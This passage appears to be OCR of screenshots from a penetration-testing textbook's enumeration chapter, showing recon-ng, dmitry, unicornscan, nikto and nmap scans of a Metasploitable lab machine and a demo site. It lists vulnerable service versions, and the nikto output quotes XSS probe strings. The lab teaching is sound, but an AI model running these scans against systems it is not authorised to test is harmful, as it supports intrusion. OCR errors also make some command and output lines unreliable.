		x11screen (6	000/tcp	)	192.168.25.1	29 30	0 Jul 2018 13:28:17	30 Jul 2018 13:28:20	Finished	
		ftp-default (2	2121/tcp	<b>)</b>	192.168.25.1	29 30	0 Jul 2018 13:28:17	30 Jul 2018 13:28:25	Finished	
		nmap (stage			192.168.25.1		0 Jul 2018 13:28:17	30 Jul 2018 13:30:09	Killed	
		ftp-default (2			192.168.25.1	29 30	0 Jul 2018 13:27:58	30 Jul 2018 13:27:59	Finished	
		nmap (stage	1.		192.168.25.1	29 30	0 Jul 2018 13:27:58	30 Jul 2018 13:28:17	Finished	

File Edit View Search Terminal Help
[recon-ng][default] > show modules
Discovery
discovery/info_disclosure/cache_snoop discovery/info_disclosure/interesting_files
Exploitation
exploitation/injection/command_injector exploitation/injection/xpath_bruter
Import
import/csv_file import/list
Recon
<pre>recon/companies-contacts/bing_linkedin_cache recon/companies-contacts/jigsaw/purchase_contact recon/companies-contacts/jigsaw/purchase_contact recon/companies-contacts/jigsaw/search_contacts recon/companies-contacts/linkedin_auth recon/companies-multi/github_miner recon/companies-multi/whois_miner recon/contacts-contacts/mailtester recon/contacts-contacts/mangle recon/contacts-contacts/unmangle recon/contacts-credentials/hibp_breach recon/contacts-credentials/hibp_paste recon/contacts-credentials/hibp_paste recon/contacts-credentials/hibp_paste recon/contacts-profiles/fullcontact recon/credentials-credentials/bozocrack recon/credentials-credentials/bozocrack recon/credentials-credentials/bozocrack recon/credentials-credentials/bozocrack recon/domains-contacts/pgp_search recon/domains-contacts/pp_search recon/domains-credentials/pwnedlist/account_creds recon/domains-credentials/pwnedlist/account_creds recon/domains-credentials/pwnedlist/domain_ispwned recon/domains-credentials/pwnedlist/domain_ispwned recon/domains-credentials/pwnedlist/domain_ispwned recon/domains-credentials/pwnedlist/leak_lookup recon/domains-credentials/pwnedlist/leaks_dump recon/domains-credentials/pwnedlist/leaks_dump recon/domains-credentials/pwnedlist/leaks_dump recon/domains-hosts/bing_domain_api</pre>
recon/domains-hosts/bing_domain_web recon/domains-hosts/brute_hosts recon/domains-hosts/builtwith recon/domains-hosts/certificate_transparency recon/domains-hosts/google site api
recon/domains-nosts/google_site_api recon/domains-hosts/google_site_web recon/domains-hosts/hackertarget recon/domains-hosts/mx spf ip



		roc	ot@kali: ~		•	•	•	8
File Edit	View Search Terminal	Help						
	[default] > use r  [default][hackerta			irget				^
Name	Current Value	Required	Description					
SOURCE ils)	demo.testfire.net	yes	source of input	(see 'show i	info' f	or	det	ta
	[[default][hackerta	rget] > ru	n					
DEMO.TESTF								
[*] [host]	demo.testfire.net	(65.61.13	7.117)					
	al (0 new) hosts fo  [default][hackerta							×

root@kali: ~	•	8
File Edit View Search Terminal Help		
root@kali:~# dmitry		^
Deepmagic Information Gathering Tool		
"There be some deep magic going on"		
Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host		
-o Save output to %host txt or to file specified by -o file		
-i Perform a whois lookup on the IP address of a host		
-w Perform a whois lookup on the domain name of a host		
-n Retrieve Netcraft.com information on a host		
-s Perform a search for possible subdomains		
<ul> <li>Perform a search for possible email addresses</li> </ul>		
-p Perform a TCP port scan on a host		
* -f   Perform a TCP port scan on a host showing output reporting filtered ports		
* -b Read in the banner received from the scanned port		
* -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )		
*Requires the -p flagged to be passed		
<pre>root@kali:~# dmitry -wn -o output.txt demo.testfire.net</pre>		$\sim$

# Chapter 5: Enumeration and Vulnerability Assessment

	root@kali: ~	•	•	8
File Edit View Search Terminal Hel	lp			
<pre>root@kali:~# unicornscan -h</pre>				-
unicornscan (version 0.4.7)				
	B:cd:De:EFG:hHi:Ij:l:L:m:M:o:p:P:q:qr:R:s:St:T:u:Uw:W:vVzZ:' ] X.X.X.X/YY:S-E			
	et broken crc sums on [T]ransport layer, [N]etwork layer, or both[TN]			
	et source port? or whatever the scan module expects as a number			
-c,proc-duplicates pr -d,delay-type *se	rocess duplicate replies et delay type (numeric value, valid options are `1:tsc 2:gtod 3:sleep')			
	o default Payload, only probe known protocols			
	able modules listed as arguments (output and report currently)			
	or processing `non-open' responses (icm errors, tcp rsts)			
-F,try-frags				
	*payload group (numeric) for tcp/udp type payload selection (default all)			
-h,help he	elp			
	esolve hostnames during the reporting phase			
	nterface name, like eth0 or fxp1, not normally required			
	mmediate mode, display things as we find them			
	gnore `A'll, 'R'eset sequence numbers for tcp header validation			
	rite to this file not my terminal ait this long for packets to come back (default 7 secs)			
	can mode, tcp (syn) scan is default, U for udp T for tcp `sf' for tcp connect scan and A for arp			
	for -mT you can also specify tcp flags following the T like -mTsFpU for example			
	that would send top syn packets with (NO Syn JFIN INO Push JURG)			
	irectory modules are found at (defaults to /usr/lib/unicornscan/modules)			
-o,format *fo	ormat of what to display for replies, see man page for format specification			
	lobal ports to scan, if not specified in target options			
	xtra pcap filter string for reciever			
	overtness value from 0 to 255			
	ont use output to screen, its going somewhere else (a database say)			
	ackets per second (total, not per host, and as you go higher it gets less accurate) epeat packet scan N times			
	epeat packet stan withmes ource address for packets `r' for random			
	o not shuffle ports			
	t TTL on sent packets as in 62 or 6-16 or r64-128			
	et TOS on sent packets			
-u,debug	*debug mask			
-U,no-openclosed	dont say open or closed			
	rite pcap file of recieved packets			
	S fingerprint 0=cisco(def) 1=openbsd 2=WindowsXP 3=p0fsendsyn 4=FreeBSD 5=nmap			
	=linux /:strangetp			
	erbose (each time more verbose so -vvvvv is really verbose) isplay version			
	isptay version niff alike			
	rone String			
	e an argument following them			
address ranges are cidr like 1	1.2.3.4/8 for all of 1.?.?.?			
if you omit the cidr mask then				
	ith 53 only scanning one port, a for all 65k and p for 1-1024			
	r 160 -E 192.168.1.0/24:1-4000 gateway:a			
root@kali:~#				

						root	@kali: ~			•		
File	Edit	View	Search	Terminal	Help							
root	@kali	:∼# u	nicorns	scan 192	.168.2	25.129						^
тср	open				ftp[	21]	1	from	192.168.25.129	ttl	64	
тср	open				ssh[	22]	1	from	192.168.25.129	ttl	64	
ТСР	open			te	lnet[	23]	t	from	192.168.25.129	ttl	64	
тср	open				smtp[	25]	1	from	192.168.25.129	ttl	64	
ТСР	open			do	main[	53]	t	from	192.168.25.129	ttl	64	
ГСР	open				http[	80]	t	from	192.168.25.129	ttl	64	
ГСР	open			su	nrpc[	111]	1	from	192.168.25.129	ttl	64	
ГСР	open			netbios	-ssn[	139]	1	from	192.168.25.129	ttl	64	
ГСР	open		П	nicrosof	t-ds[	445]	1	from	192.168.25.129	ttl	64	
ГСР	open				exec[	512]	1	from	192.168.25.129	ttl	64	
ГСР	open			ι	ogin[	513]	1	from	192.168.25.129	ttl	64	
ГСР	open			s	hell[	514]	1	from	192.168.25.129	ttl	64	
тср	open			ingres	lock[	1524]	1	from	192.168.25.129	ttl	64	
ГСР	open			s	hilp[	2049]	t	from	192.168.25.129	ttl	64	
ГСР	open			m	ysql[	3306]	1	from	192.168.25.129	ttl	64	
ГСР	open			di	stcc[	3632]	1	from	192.168.25.129	ttl	64	
ГСР	open			postgr	esql[	5432]	1	from	192.168.25.129	ttl	64	
ГСР	open				x11[	6000]	1	from	192.168.25.129	ttl	64	
	open				irc[	6667]	1	from	192.168.25.129	ttl	64	
ГСР	open			msg	srvr[	8787]	1	from	192.168.25.129	ttl	64	
root	@kali	:~#										

v

	root@kali: ~	0	8
File Edit View Search Terr	minal Help		
<pre>root@kali:~# nikto</pre>			
- Nikto v2.1.6			
+ ERROR: No host specifi	ed		
-config+	Use this config file		
-Display+	Turn on/off display outputs		
-dbcheck	check database and other key files for syntax errors		
-Format+	save file (-o) format		
-Help	Extended help information		
-host+	target host		
-id+	Host authentication to use, format is id:pass or id:pass:realm		
-list-plugins	List all available plugins		
-output+	Write output to this file		
-nossl	Disables using SSL Disables 404 checks		
-no404	bible for enects		
-Plugins+ -port+	List of plugins to run (default: ALL) Port to use (default 80)		
-porc+ -root+	Prepend root value to all requests, format is /directory		
-100C+ -ssl	Force ssl mode on port		
-Juning+	Scan tuning		
-timeout+	Timeout for requests (default 10 seconds)		
-update	Update databases and plugins from CIRT.net		
-Version	Print plugin and database versions		
-vhost+	Virtual host (for Host header)		
+ requir	es a value		
Note: This is th	e short help output. Use -H for full help text.		
root@kali:~#			

		root@kali: ~	00
ile Edit View Search			
ot@kali:~# nikto -  Nikto v2.1.6	host 192.168.25.129		
Target IP:	192.168.25.129		
Target Hostname:			
Target Port: Start Time:	80 2018-08-07 11:35:31 (GMT5,5)		
Start Time:	2010-00-07 11:55:51 (0015.5)		
Server: Apache/2.2	.8 (Ubuntu) DAV/2 d-by header: PHP/5.2.4-2ubuntu5.10		
The anti-clickjack	ing X-Frame-Options header is not present.		
		to the user agent to protect against some forms of XSS he user agent to render the content of the site in a different fashion to the MIME type	
		the user agent to render the content of the size in a cinerent rashing to the mime type (2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.	
	cn' found, with contents: list	attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index'	
index.php	(10) IS enabled with Muttiviews, which actows	actackers to easily brute force file names, see http://www.wisec.fl/sectou.php/iu=4058ebuc39ui3. The forcewing acteniactives for index	were rou
	<ul> <li>a valid response with junk HTTP methods, this ACE method is active, suggesting the host is y</li> </ul>		
	BLE= <script>alert('Vulnerable')</script> : Outp		
	Directory indexing found. he /doc/ directory is browsable. This may be /		
OSVDB-12184: /?=PH	PB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP rev	eals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.	
		eals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. eals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.	
		eals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.	
		g MySQL databases, and should be protected or limited to authorized hosts. n/changelog, inode: ≥y462, size: d6540, mtime: Tue Dec 9 22:53:0080	
OSVDB-3092: /phpMy	Admin/ChangeLog: phpMyAdmin is for managing My	inclinangelog, incode. 52402, size volvo, milime: ne pet 5 22.94.00 2000 SQL databases, and should be protected or limited to authorized hosts.	
	: Directory indexing found. : This might be interesting		
/phpinfo.php: Outp	ut from the phpinfo() function was found.		
	<pre>fo.php: PHP is installed, and a test script w /: Directory indexing found.</pre>	ich runs phpinfo() was found. This gives a lot of system information.	
		pt>: Output from the phpinfo() function was found.	
		uzbFLDhKQSS7wR2P1hQ8K1hTh7zmCm7EGLkKYOc1AhNe1RTdZQpfqDn3uDL1CbhC2uREC1R8voSCAjBwFVhb0VJdDwswJFzdq6hQltjFSn17PA7wmNOcwIyrFyry1P6sAdW	
GPAeQq3alepFAGwRbY	eu6oT0UbLuwNHLPFM84Aba17LMeBYMFDmZyWJNYMSpH9l+	sh7xvbhUswqk4A5AFkHkBYTT356K97mRCHf4kcE29kQbHSg7aDJdedKNW95QHXLUUUUgUgU2AkYta5sG7aJm45xkkgggpypkIdAQcOsRp0jC805t5sC2u7xv317McH0 ht rECE54x7b7bfG1vHPf3f72XV50LAxumos17X1J1q4180HV92M05XXJKJU9x0B3ZnHHZ395bUN4fqxKb6LUXq41992m84HBLRh5HdHQF10KAg	dtE7qjLa
		gsetIxlTbP0y4Fkdckyley27FL0VEpTW52L50p0WFqXTTrHhTUXYrZX9LbtVbty7aCsevHtNHTiskFs8Bum3FeZPDrXESR6MpxF0FEWtp7e26s4k31Q7w15N7FpEwH2z jAvA46M5Uy1D1B3edEw4xV10tTUBD0905cb4e1cp2VLb1t3EF0p1zm6sTzp0Wbn5LiocC7VAAVacsvx29FHerv68aZDV2P20Im2YK27V1Rb1m3ELAbA0H1PMmsP	
		jnvn+onbsuttsJbsedemkevtvottoutouboutsotu-Holizitetziusijstevojismissizyvmisijouvovy vorigstvassemet yoogizuveseviumistervinomistanukomiermumis Chrisiaezanemistervino tuobevatetiretziusijourovanistervojistanistervojistanistervino tubevateti voi sustaniste	
		TVLqC4YhX8BG0NZySWF1RqAcmyh1KGT1XV0E0FE0YBR]BwnHyABbDLmKus41uvr063K5yb23d49BBCgydDpLldsFhu5RxPcDn5jELK62Dgtqg3j081UuDHgHt495an1XW0jm Dkoxjece025091 (kuullun4 y twnhyX3B65KLgasCk33YUPT1 (kunhu). DHV36tDMH0K573aMeU7m0DrWdorPMJat26F865(U)7KH7nJZásT2XF105HA7KH7M65U7KA15	
zBZbP6QBY4qpvuhN6	8Muk01X2WjjHkLn9uYT0zSiHJb2u6UgHRgZgjR5ruyx5T\	egbhnjjG3cMLytysknNelnEEzSEdKuXQo0m079JFU1CKQ2h3spHFGNRgcZ10GnHEKE9WjW9vXUQhr6v0FUGZ03Wf1SgWC5rSFFfYQJGzzjtvzMIxUq5bGn5ZLyk6kniwyjnaSVAY	Y4S3FBR6
		SVlxGoxVkvHjXe9GEa9pU9zpHve9IIiXitDAWGCXZglPGCBuLckEh4KCReGTX0eBbsA0TiKPM0xcBw096NHV2bGEYWLxeNyx572J8M2a0FTa2jL7M9Kpdz22lbcdoSsvuge8 mFWAAKGmrkdifHWETEERHE080fvGiZm2GNVUHESD9NlqTtPGiVvHrW6BB1902Hv0UEGDF340boaxbuL520fUSyRdhAbrsJburnj7Um9VozuGf2MPZ59f0St	
D6W4M06Ta61x0oCTz	Yc7K98eGSx8uSrSo5yhtXwnquWAzZgcb9TdGZBaVlKL7hE	d5wlYn2tb0bXfxTdkqhucPpzYHExtJV6JQritfCREsQ5li1V5Eh46st2a3o6PGjpt1tIYZgQb8BpkSw0uvLpmCCn9buxJr5vExTo0enRfXRHrfBl9Lmkzmnh5nJW2iG0TVbNZXb5	SmfGW33j
		ebműkaäMtjpuyacuSjKBBKN8ZDFXzrumFL tquBBtoMVLSe7E6CYPbgr0KSpcCnY8F7UK7bG9P3P5hE7xEbg11J76hPZ1ThoTn1VSC9Kz0e1ojC9rxBR3RxLidMiRH4KthuKMt yveckoz08BEhsi vSxWdRAbLGzmi 801b62TLYQ1KB4K372N8 3M36xsxilBa8xzhvG51ShC1V5S2PMBCTm4K75JBeg07LReVYKevpSaD9FrsnkB7X2B77N1478A	
zeUp00iv3XvcQlwccY	NGwc20nEXk1rQD3QaZ55YnbCVgxo8X0pkWHsQIyzZSIBAł	UAhPGpIqzCkGL914VmvsZEeqbSmygz3UdfnJ3cxtrJJDBlaamUDuON13tqbR572cA1aNOWZc2kuCQyoFNdIVKACcIsBL1dT0jRtkCf7dFoFzoR18JBPLhP1VSLtxC0WCyqdZpax4	4hNCn0XB
		NyW2trL6szWbuRTJqTFCh0kqVU306WEwrfegxKXx3mQEgrULxp0NGJcZhlBF32aWZZJx9cALXq0ViS8YpdBxE9ni2Tjo40oVSpKu8fRePBBZT7X0lKVMHMzTYZzYwIlyvwbgRpg fmdtnXYtQZ4EQ7JhHp4FenJTdlwJ14CQY74FDlUD0RGmiMyPnfMHdftK20NZyMcL2ycBhvnSoXr9IyyqNSRypvfh9UF3chq13NyblriIcrorFWHNxnQ01fJ670hrV3LmhfuNvNqZ	
3uY4Wk8UreciioZZtx	YQGoK73uTVoz9VL1UEdz1rI7QPais7NEOKyt82sNUoUbZ5	y2ixX90L8VTlxZSSoFHcvivVqLXbmmXR01mbshRMC8p5opYhl4qePfRprwv0IzZiEai842994Cg4SruXVZxP0wX28xE7ytMiMn00VDUDjTwcKT3PrQqrxmHoPz4mf7KGjfIRMd1p	pcWOQkAG
		T3JmciNKIgJ1FfinH98H616YvhmM6a12VhwYd0HMaPZIDPgtEA0S9n1N5Jt0frNsTE9uZldlkVeCKZ16Jcy4n0uveV4SB8srgGxv1hSXfYcfLGeGatkZqxahEJUNtaqRPE7srS5h FinrpblDvPNxGLz4bz9hJ0DoWGDVkomfvM1bKwYEW <scriptsalert(foo)< found.<="" from="" function="" output="" phpinfo()="" scripts:="" td="" the="" was=""><td>103VULF</td></scriptsalert(foo)<>	103VULF
escodrosvidros i rrw	Senszeber coabbxzzin nerköl APLUSPdwha3GVL3 Lebüber	in potovnikaczauzaniaobadowabykami velokari przater (100) (zstriptz) output from the phpinio() function was found.	

		Zenmap	000
Scan Tools Profile H	Help		
Target: 192.168.25.1	29	v Profile:	v Scan Cancel
Command: hmapso	cript http-enum 192.168.25.129		
Hosts Services	Nmap Output Ports / Hosts Topology Host Details Scans		
OS Host	nmapscript http-enum 192.168.25.129		🔹 🗎 Details
(1) 192.168.25.12	<pre>http-enum: http-enum: //tikiwiki: Tikiwiki //test: Test page //phpinfo.php: Possible information file //phpWAdmin: phpWAdmin //doc/: Potentially interesting directory w/ listing on 'apache //cons/: Potentially interesting folder Ill/tcp open rptoind I39/tcp open metbios-ssn 445/tcp open metbios-ssn 445/tcp open metbios-ssn 445/tcp open metbios-ssn 445/tcp open migreslock 512/tcp open skell 1099/tcp open rmiregistry 1524/tcp open smiregistry 1524/tcp open signeslock 2049/tcp open migreslock 2049/tcp open migreslock 2049/tcp open migreslock 2049/tcp open migreslock 2049/tcp open signeslock 2049/tcp open signeslock 2040/tcp open signesl</pre>	/2.2.8 (ubuntu) dav/2'	
Filter Hosts			

		Zenmap	00
Scan Tools Profile	Help		
Target: 192.168.25.1	129	v Profile:	🔻 Scan Ca
ommand: nmap -T4	4 -A -v 192.168.25.129 -p 21		
Hosts Services	Nmap Output Ports / Hosts Topology Host Details Scans		
OS Host	nmap -p 21 -T4 -A -v 192.168.25.129		≜ ▼ I De
4) 192.168.25.12	<pre>Initiating NSE at 11:39 Completed MSE at 11:39 Completed MSE at 11:39, 0:00s elapsed Nmap scan report for 192.168.25.129 Host is up (0:0011s latency). PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 2.3.4 [ftp-anon: Anonymous FTP login allowed (FTP code 230) [ftp-syst: STAT: FTP server status: Connected to 192.168.25.128 Logged in as ftp TYPE: ASCII No session bandwidth limit Session timeout in seconds is 300 Control connection is plain text Data connections will be plain text Data connections will be plain text Lod status MAC Address: 00:06:29:11:8E:81 (VMware) Marning: OSScan results may be unreliable because we could not fi Device type: general purpose Running: Linux 2.6.9 - 2.6.33 Uptime guess: 0.000 days (Since Tue Aug 7 11:39:08 2018) Network Distance: 1 hop TCP Sequence Prediction: Difficulty=197 (Good luck!) IF D Sequence Generation: All zeros Service Info: 05: Unix TRACEROUTE HOP RTT ADDRESS</pre>	ind at least 1 open and 1 closed port	
	1 1.09 ms <b>192.168.25.129</b> <u>NSE:</u> Script Post-scanning. Initiating NSE at 11:39		
	Completed NSE at 11:39, 0.00s elapsed Initiating NSE at 11:39, 0.00s elapsed Completed NSE at 11:39, 0.00s elapsed Read data files from: /usr/bin//share/nmap OS and Service detection performed. Please report any incorrect r Nmap done: 1 IP address (1 host up) scanned in 3.79 seconds	results at https://nmap.org/submit/ .	

	Zenmap		• •
can <u>T</u> ools <u>P</u> rofile	<u>Heip</u>		
arget: 192.168.25.	29 v Profile:	v Sca	an Cano
iommand: nmap -p	25-T4-A-v 192.168.25.129		
Hosts Services	Nmap Output Ports / Hosts Topology Host Details Scans		
S Host	nmap - p 25 - T4 - A - v 192.168.25.129	÷	Deta
192.168 25.12	<pre>Completed NSE at 11:42, 0.35s elapsed Initiation NSE at 11:42, 0.00s elapsed Mamp scan report for 152:208.c5.2129 Host is up (0.000096 latency). CONT STAT SERVICE VESTON 23/top open setp Postfix setpd [setp-commonName=UbuntU804-base.localdomain/organizationName=0C05A/stateOrProvinceName=There is no such thing outside U5/countryName=XX Issuer: commonName=UbuntU804-base.localdomain/organizationName=0C05A/stateOrProvinceName=There is no such thing outside U5/countryName=XX Issuer: commonName=UbuntU804-base.localdomain/organizationName=UbuntU804-base.localdomain/organizationName=UbuntU804-base.localdomain/organizationName=UbuntU804-base.localdomain/ State: commonName=UbuntU804-base.localdomain/ MarAdmotinus CommonName=UbuntU805 State: commonName=UbuntU805 State: commonName=UbuntU805 State: commonName=UbuntU805 State: commonName=UbuntU805 State: commonName=UbuntU805 State: commonName=UbuntU805 State: commonName=UbuntU805 State:</pre>		
	HOP RTT ADDRESS		

	Zenmap	00
<u>a</u> n <u>T</u> ools <u>P</u> rofile <u>H</u> elp		
rget: 192.168.25.129	▼ Profile:	v Scan
mmand: hmap -p 139,445 -T4 -A -v 192.168.25.129		
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans		
5 Host , nmap -p 139,445 -T4 -A -v 192.168.25.129		‡ ≣ D
3) 192.168.25.12 Host is up (0.0010s latency).		
<pre>PORT STATE SERVICE VERSION 139/tcp open nethios-ssn Samba smbd 3.X - 4 445/tcp open nethios-ssn Samba smbd 3.X - 4 Mar.Addressi 00:0(2):29:113/EE:11 (VMware) Warning: OSScan results may be unreliable be Device type: general purpose Running: Linux 2.6.7 OS CFE: cpe:/o:Linux:Linux Ac.9 - 2.6.33 Uptime guess: 0.004 days (since Tue Aug 7 1 Network Distance: 1 hop TCP Sequence Prediction; Difficulty=201 (Goo IP ID Sequence Generation; All Zeros</pre>	Debian (workgroup: WORKGROUP) cause we could not find at least 1 open and 1 closed port 1:39:11 2018)	
Host script results:         Inbstat: NetBIOS name: METASPLOITABLE, NetB         Names:         METASPLOITABLE<60>         Flags: <unique>cact         METASPLOITABLE&lt;20&gt;         METASPLOITABLE&lt;20&gt;         METASPLOITABLE&lt;20&gt;         METASPLOITABLE&lt;20&gt;         METASPLOITABLE&lt;20&gt;         METASPLOITABLE&lt;20&gt;         MERGROUP         MERGROUP         MORKGROUP         MORKGROUP         MORKGROUP         MORKGROUP         MORKGROUP         MORKGROUP         MORKGROUP         MORKGROUP         Flags: <unique>cact         MORKGROUP         S: Unix (Samba 3.0.20-Debian)         NetBIOS computer name:         Workgroup: WORKGROUP×k00        System time: 2018-00-07102:15:14-04:00        smb2-time: Protocol negotiation failed (SM</unique></unique>	ive> ive> oup>-active> ve> ive> ve>	
TRACEROUTE HOP RTT ADDRESS 1 1.01 ms 192.168.25.129 NSE: Script Post-scanning. Initiating NSE at 11:45 Completed MSE at 11:45 Completed MSE at 11:45, 0.00s elapsed Read data files from: /usr/bin//share/nmap os and Service detection performed. Please m Nmap done: 1 IP address (1 host up) scaned Raw packets sent: 22 (1.714KB)	eport any incorrect results at https://nmap.org/submit/ . in 15.06 seconds	

		Zenmap	0 0
can Tools Profile	Help		
arget: 192.168.25.	129	v Profile:	▼ Scan Cano
Command: nmap -p	53 -T4 -A -v 192.168.25.129		
Hosts Services	Nmap Output Ports / Hosts Topology Host Details Scans		
OS Host	nmap -p 53 -T4 -A -v 192.168.25.129		🔹 🗎 Detai
<b>4)</b> 192.168.25.12	<pre>Initiating SYM Stealth Scan at 13:23 Scanning 192.168.25.129 [1 port] Discovered open port 53/tcp on 192.168.25.129 Completed SYM Stealth Scan at 13:23 Scanning 1 service can at 13:23 Completed Service scan at 13:23 Completed NSE at 13:23 Completed Service scan at 13:23 Completed NSE at 13:23 Completed NSE at 13:23 Completed Service scan at 13:23 Completed</pre>	ports)	
	<pre>PORT STATE SERVICE VERSION 53/tcp open domain ISC BIND 9.4.2   dns-nsid:   bind.version: 9.4.2 MAC Address: 00:00:29:11:8E:B1 (VMware) Warning: 05scan results may be unreliable because we could Device type: general purpose Running: Linux 2.6.X 05 CPE: cpe:/oilnux:linux.kernel:2.6 05 details: Linux 2.6.9 - 2.6.33 Uptime guess: 0.072 days (since Tue Aug 7 11:40:17 2018) Network Distance: 1 hop ICP Sequence Eneration: Difficulty=199 (Good luck!) IF DD Sequence Generation: All zeros</pre>	not find at least 1 open and 1 closed port	
	TRACEROUTE HOP RTT ADDRESS 1 16.21 ms 192.168.25.129		
Filter Hosts	NSE: Script Post-scanning. Initiating NSE at 13:23 Completed NSE at 13:23, 0.00s elapsed Initiating NSE at 13:23, 0.00s elapsed Completed NSE at 13:23, 0.00s elapsed Read data files from: //usr/bin/./share/nmap OS and Service detection performed. Please report any inco Nmap done: 1 IP address (1 host up) scanned in 18.41 secon Raw packets sent: 21 (1.670KB)   Rcvd: 17 (1.38)	is	


		Zenmap	<b>•</b> •
an Tools Profile	Help		
get: 192.168.25	.129	v Profile:	v Scan Cano
nmand: nmap -p	o 22 -T4 -A -v 192.168.25.129		
losts Services	Nmap Output Ports / Hosts Topology Host Details Scans		
Host	, nmap -p 22 -T4 -A -v 192.168.25.129		🛊 📗 Deta
3 192.168.25.12	Scanning 192.168.25.129 [1 port] Discovered open port 22/tcp on 192.168.25.129 Completed SYN Stealth Scan at 13:38, 0.07s elapsed (1 t Initiating Service scan at 13:38, 0.01s elapsed (1 servic Initiating OS detection (try 41) against 192.168.25.129 NSE: Script scanning 192.168.25.129. Initiating MSE at 13:38 Completed NSE at 13:38, 0.16s elapsed Initiating MSE at 13:38 Completed NSE at 13:38, 0.00s elapsed Nmap scan report for 192.168.25.129 Host is up (0.0011s latency).		
	PORT         STATE SERVICE         VERSION           22/tcp open         ssh-hostkey:         Jpassbard         OpenSSH 4.7pl Debian Bubuntul (projst-hostkey:           1024 60:0f:cf:el:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:c         2048 56:56:24:10f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f           MAC_Address:         00:06:29:11:86:B1 (VMware)           Warning:         USScan results may be unreliable because we copevice type:           QBC CFE:         cp:c1:10:10:11:10:11:10:12:10:00           SG details:         Linux 2.6.9           26 deguence deredition:         11:40:30 201           Network Distance:         hop           TCP Sequence Inerdition:         Diffculty=203 (Good luck!)           JP. JD Sequence Generation:         Nitzeros           Service Info:         OS:         Linux; CPE:	f (DSA) 3 (RSA) ild not find at least 1 open and 1 closed port	
	TRACEROUTE HOP RTT ADDRESS 1 1.10 ms 192.160.25.129 NSE: Script Post-scanning. Initiating NSE at 13:38 Completed NSE at 13:38, 0.00s elapsed Initiating NSE at 13:38, 0.00s elapsed Completed NSE at 13:38, 0.00s elapsed		
Filter Hosts	Read data files from: /usr/bin//share/nmap OS and Service detection performed. Please report any i Nmap done: 1 IP address (1 host up) scanned in 3.14 sec Raw packets sent: 21 (1.670KB)   Rcvd: 17 (1	onds	


		Zenmap	• •
c <u>an T</u> ools <u>P</u> rofile			
arget: 192.168.25		v Profile:	V Scan Can
command: nmap -	2 5900 -T4 -A -v 192.168.25.129		
Hosts Services	Nmap Output Ports / Hosts Topology Host Details Scans		
DS Host	, nmap -p 5900 -T4 -A -v 192.168.25.129		🛊 📱 Deta
4 192.168.25.1	<pre>Scanning 192.168.25.129 [1 port] Discovered open port 5900/tcp on 192.168.25.129 Completed SyN Stealth Scan at 13:42, 0.055 elapsed (1 total p Initiating Service scan at 13:42, 0.055 elapsed (1 service on Initiating OS detection (try #) against 192.168.25.129 MSE; Script scanning 192.168.25.129. Initiating NSE at 13:42 Completed MSE at 13:42, 0.025 elapsed Initiating NSE at 13:42 Completed MSE at 13:42, 0.05 elapsed Initiating NSE at 13:42 Completed MSE at 13:42, 0.08 elapsed Nmap scan report for 192.168.25.129 Host is up (0.000988 latency). PORT STATE SERVICE VERSION 5900/tcp open vnc VWC (protocol 3.3)   vnc-info:</pre>	1 host)	
	TRACEROUTE HOP RTT ADDRESS 1 0.98 ms <b>192.168.25.129</b>		
Filter Hosts	NSE: Script Post-scanning. Initiating NSE at 13:42 Completed NSE at 13:42, 0.00s elapsed Initiating NSE at 13:42, 0.00s elapsed Completed NSE at 13:42, 0.00s elapsed Read data files from: /usr/bin//share/nmap OS and Service detection performed. Please report any incorre Nmap dome: 1 IP address (1 host up) scanned in 3.22 seconds Raw packets sent: 21 (1.670KB)   Rcvd: 17 (1.382KB		

		Zenmap	• •	) (
can Tools Profile	Help			
arget: 192.168.25.	129	▼ Profile:	V Scan Ca	anc
ommand: nmaps	cript http-methods 192.168.25.129			
Hosts Services	Nmap Output Ports / Hosts Topology Host Details Scan	s		
S Host	nmapscript http-methods 192.168.25.129		₹	eta
I 192.168.25.12	<pre>Starting Nmap 7.60 ( https://nmap.org ) at 2 Nmap scan report for 192.168.25.129 Host is up (0.0010s latency). Not shown: 977 closed ports PORT STATE SERVICE 21/tcp open ftp 22/tcp open sth 23/tcp open domain 25/tcp open domain 25/tcp open http 1 http-methods: 11/tcp open netbios-ssn 445/tcp open microsoft-ds 512/tcp open shell 1099/tcp open netbios-ssn 445/tcp open shell 1099/tcp open nfs 2121/tcp open fs 2121/tcp open fs 2121/tcp open nfs 2121/tcp open nfs 2121/tcp open shell 1099/tcp open nfs 2121/tcp open increased S45/tcp open infs 2121/tcp open infs 2121/tcp open infs 2121/tcp open shell 1099/tcp open nfs 2121/tcp open shell 1099/tcp open infs 2121/tcp open inc 306/tcp open inc 306/tcp open inc 306/tcp open inc 3080/tcp open inc 3180/tcp open inc 318</pre>	5		

Scan Tools Profile Help			
Target: 192.168.25.129	Profile:	▼ Scan	
Command: nmapscript smb-os-discovery.nse 192.168.25.129			
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans			
